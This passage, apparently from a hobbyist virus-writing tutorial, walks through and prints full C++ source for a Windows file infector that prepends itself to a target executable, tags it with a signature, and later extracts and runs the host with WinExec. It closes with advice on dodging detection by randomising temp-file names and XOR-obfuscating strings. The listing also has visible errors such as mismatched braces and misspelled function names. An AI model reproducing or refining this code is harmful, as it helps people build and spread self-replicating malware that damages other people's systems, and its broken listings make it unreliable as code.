The last thing we do is see if the signature matches our virus with this line

```

if(!strcmp(vs->sig,virus_sig))
    return vs;

```

If it does we return a pointer to a virus_struct, if it fails it return null.

Now if we detect we our executing in a infected executable we need to extract ourselves, we can do this by using the following code

```

void extract_file()
{

```

```

ifstream fin(app_path(),ios::binary);
fin.seekg(get_file_size(app_path())-sizeof(virus_struct));

virus_struct *vs=new virus_struct;
fin.read((char*)vs,sizeof(virus_struct));
char * infect_file_data = new char[vs->file_size];

fin.seekg(get_file_size(app_path())-vs->file_size-sizeof(virus_struct),ios::beg);
fin.read(infect_file_data,vs->file_size);
fin.close();

char * infect_file_path = get_temp_file();

ofstream fout(infect_file_path,ios::binary);
fout.write(infect_file_data,vs->file_size);
fout.close();

WinExec(infect_file_path,SW_NORMAL);
}

```

Ok , the first thing we do is get our virus_struct than read the infected file with this code

```

fin.seekg(get_file_size(app_path())-vs->file_size-sizeof(virus_struct),ios::beg);
fin.read(infect_file_data,vs->file_size);

```

This simply seeks to the virus position and than reads the data into infect_file_data

The next thing we do is get a path to unique temporary file, with this code

```

char * infect_file_path = get_temp_file();

```

after that we write the virus data into the temporary file with

```

ofstream fout(infect_file_path,ios::binary);
fout.write(infect_file_data,vs->file_size);
fout.close();

```

After that we use the command WinExec to execute the virus, WinExec has the following declaration

```

UINT WinExec(
LPCSTR lpCmdLine, // address of command line

```

```
    UINT uCmdShow        // window style for new application
};
```

lpCmdLine: The path to the file you want to execute

uCmdShow: you can make it minimize , maximize or normal. we use normal which is SW_NORMAL

Therefore we use it like this

```
WinExec(infect_file_path,SW_NORMAL);
```

The full virus source code is

```
#include "stdafx.h"
#include "windows.h"
#include "iostream.h"
#include "fstream.h"

const char * virus_temp_sig = "XXX";
const char * virus_sig = "XXX";

struct virus_struct
{
    DWORD file_size;
    char sig[4];
};
virus_struct v_s;

char * app_path()
{
    char * path = (char *)malloc(1024);
    HINSTANCE hi = GetModuleHandle(NULL);
    GetModuleFileName(hi,path,1024);
    return path;
}

DWORD get_file_size(char *path)
{
    WIN32_FIND_DATA fd;
    FindFirstFile(path,&fd);
    return fd.nFileSizeLow;
}
```

```

char * load_file_into_ram(char *path)
{
    ifstream f(path,ios::nocreate | ios::binary);
    if(!f)
        return (char*)NULL;
    char * fileram = (char *)malloc(get_file_size(path));
    char ch;
    int pos=0;

    while(f.get(ch))
    {
        fileram[pos] = ch;
        pos++;
    }

    return fileram;
}

```

```

char * get_temp_file()
{
    char wintemp_path[1024];
    char *temp_path=new char[1024];

    GetTempPath(1024,wintemp_path);
    GetTempFileName(wintemp_path,virus_temp_sig,1234,temp_path);
    return temp_path;
}

```

```

int infect_file(char * source, char * dest)
{
    char * temp_file =get_temp_file();
    char * dest_file = load_file_into_ram(dest);
    char * source_file = load_file_into_ram(source);

    if(!source_file)
        return 0;
    if(!dest_file)
        return 0;

    ofstream fout(temp_file,ios::binary);
    if(!fout)
        return 0;
}

```

```

fout.write(source_file,get_file_size(source));
fout.write(dest_file,get_file_size(dest));

v_s.file_size = get_file_size(dest) ;
strcpy(v_s.sig,virus_sig);

fout.write((const char *)&v_s,sizeof(virus_struct));
fout.close();
if(!CopyFile(temp_file,dest,false))
    return 0;
return 1;
}

virus_struct *check_if_effectted()
{
    ifstream fin(app_path(),ios::binary);
    fin.seekg(get_file_size(app_path())-sizeof(virus_struct),ios::beg);
    virus_struct *vs=new virus_struct;
    fin.read((char*)vs,sizeof(virus_struct));
    fin.close();
    if(!strcmp(vs->sig,virus_sig))
        return vs;
    return NULL;
}

void extract_file()
{
    ifstream fin(app_path(),ios::binary);
    fin.seekg(get_file_size(app_path())-sizeof(virus_struct));

    virus_struct *vs=new virus_struct;
    fin.read((char*)vs,sizeof(virus_struct));
    char * infect_file_data = new char[vs->file_size];

    fin.seekg(get_file_size(app_path())-vs->file_size-sizeof(virus_struct),ios::beg);
    //seek to begging of infected file
    fin.read(infect_file_data,vs->file_size);
    fin.close();

    char * infect_file_path = get_temp_file();
    ofstream fout(infect_file_path,ios::binary);
    fout.write(infect_file_data,vs->file_size);
    fout.close();

    WinExec(infect_file_path,SW_NORMAL);
}

```

```

}

int main(int argc, char* argv[])
{

    virus_struct *vs = check_if_effected();
    if(!vs)
    {
        cout << "I'm not infected " << endl;
    }
    else
    {
        extract_file();
        while(1){ } //just idle
    }

    if(argc==1)
    {
        cout << "Usage: [file to infect] " << endl;
        return 0;
    }
    if(!infect_file(app_path(),argv[1]))
    {
        cout << "Failed to infect file " << endl;
    }

    return 0;
}

```

To get the full executable and project source download it from [*link here*](#)

To use go virus_1d.exe <some file> replace <some file> with a valid existing executable, than run that executable window, and the virus will executed and extract the program it effected in run it.

2.6 Cleaning up

Ok, I know that is a lot to take in all at once, but there is more. First off we don't free any allocated memory which could lead to a crash , example

```
char * me_data = load_file_into_ram(app_path());
```

We should free(me_data) at some point, I left this out to make virus code smaller and to make it easier to understand

The second issue is making the code more difficult to detect, such as our temporary path generation method

```
GetTempFileName(wintemp_path,virus_temp_sig,1234,temp_path);
```

It would be much harder to detect if we could randomize 1234 to a value, and we can easily do this using GetTickCount. GetTickCount function retrieves the number of milliseconds that have elapsed since the system was started.

we can use this value to or 1234, like this

```
GetTempFileName(  
wintemp_path,  
virus_temp_sig,  
1234 | GetTickCount(), //this value is always different  
temp_path);
```

This greatly decreases our chances of getting caught. Another thing to note is virus_temp_sig, this should also be random, maybe xor the characters with a random value or something.

Another thing is make virus_temp_sig random using a xor algorithm with a random xor value, like this

```
#include "windows.h"  
#include "iostream.h"  
#include "string.h"  
  
void xor_cycle(char *&c,int len, unsigned char key)  
{  
    for(int i =0;i<len;i++)  
        c[i] ^=key;  
}  
  
int main(int argc, char* argv[])  
{  
    char *c = new char[255];  
    strcpy(c,"My encpyted string ");  
    xor_cycle(c,strlen(c),23 | (unsigned char)GetTickCount());  
    cout << " xor string is " << c << endl;  
}
```